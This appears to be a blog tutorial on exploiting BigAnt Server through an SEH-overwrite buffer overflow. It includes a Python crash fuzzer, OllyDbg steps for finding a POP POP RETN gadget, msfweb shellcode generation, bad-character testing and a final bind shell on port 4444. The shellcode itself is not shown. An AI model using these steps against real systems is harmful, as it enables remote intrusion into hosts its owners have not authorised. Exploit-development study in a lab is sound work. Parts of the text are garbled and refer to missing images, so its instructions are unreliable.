SEH AND SafeSEH - EXPLOIT BIGANT SERVER
BUFFER OVERFLOW
Here we will try to exploit BigAnt Server with SEH.
we start with create a fuzzer like the script below :
#!/usr/bin/pyton
import socket
iptar ="192.168.56.101"
port=6660
buffer="USV "
buffer+="\x41" * 2500
buffer+="\r\n\r\n"
sock=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=sock.connect((iptar ,port))
sock.send(buffer)
sock.close()
then open the application BigAnt Server,
click on a service run and you can control click restart after that click start when it first click on the port 6660, open OllyDbg you continue to click file --> attack Antserver, and you can runing

here you can see that the ESP has been affected

can you click vew --> SEH chain, than here you can see 414 141 SEH chain is at
Now we will forward data from the SEH chain into memory by pressing shift + F9
and you see EIP with overwrite 4144141
to see the data that is in the application memory
you can click Right on the line stack AAAAAAAAAA --> Follow in Dump as shown in the picture below

Here we will determine the module which we will use, You can click view --> excuttable module.
we use only the Vbeajet32.dll
to perform the reading function DllCharactristic which resides in vbajet32.dll module you can copy the file vbajet32.dll are on xp transferred to your system Backtrack. And you can make such an order under this :
then we find the location of the command POP, POP RETN in the module. you can click --> view --> Excutable module --> double click right on a file you can enter vbajet32.dll.setelah click right --> search for --> squence of command
you can fill out the same as below and then click find
here OllyDbg have found vbajet32.dll address in memory, you can note that the POP EBP is worth how much ....
and you can make the pattern for 2500 byte with the following command
copy the pattern into your fuzzer, after the close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain and you can press Shift + F9
below we can see the value of EIP
then you can calculate how much the EIP is to find out how much the buffer that will be needed.

can you edit fuzzer with replace buffer and you save.
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain. here made it into the buffer in the SE handler
edit return buffer is \ X41 \ X41 \ X41 \ X41 with the address in memory vbajet32.dll is 0F9A196A ......
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain. here made it into the buffer in the SE handler
later press shift + F9 to continue the process into memory vbajet32.dll, and press again F7 until you reach the command RETN
to find the memory address space that has a greater click right --> the address 013FFD7C --> Follow in Dump --> Selection
will appear as shown below
we will create shellcode, open your browser but before that activate msfweb you first.
input the same as below.
will appear like this after generated
copy the payload into your fuzzer
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain. here we can see the SE handler to 90909090
we try to eliminate the buffer that contains the payload after it and close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain. was SE handler looks back to the original address.
Here we'll send a character dummies UpCode from \ x01 to \ xFF, but that does not generate a bad character 00, 0a and 0d then insert it into the script with the command below.
after that copy the first line in UpCode that's been made
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain.
Here you add another two lines UpCode on your fuzzer
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain.
and dummies for the return character to add shellcode \ x20 as a bad character in the script
and copy into your fuzzer
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain.
after that we checked the bad character in the buffer by
close OllyDbg and BigAnt applications, and then you go back same way as above. after that click open the SEH chain. and you can plug in the address of SEH breackpoint.
click view -> Excutable module, double click vbajet32.dll and and cation breackpoint
then run your application and fuzzing, after that you press shift + F9
press F7 as many three times to appear as below
click right on 016FFD94 --> Follow in Dump --> Selection
and you select buffer of 01 to FF, then click right --> Binary --> Binary copy
can you paste in newtext editor.
result ganerate which was also copied into the text editor.

here to help comparememory.pl you can compare the two files where the difference
after we know what bad character then we make more payload to fill in as below.
will appear like this after generated
copy the payload into your fuzzer
open application BigAnt server without going through OllyDbg
after that your fuzzing run then type telnet 192.168.56.101 4444
you see these so-called sniper bullets .....
teeeejiiiuuuuuuu....
teeeejiiiuuuuuuu...
ddddoooooooorrrrrr
ddddoooooooorrrrrr
GOOD LUCK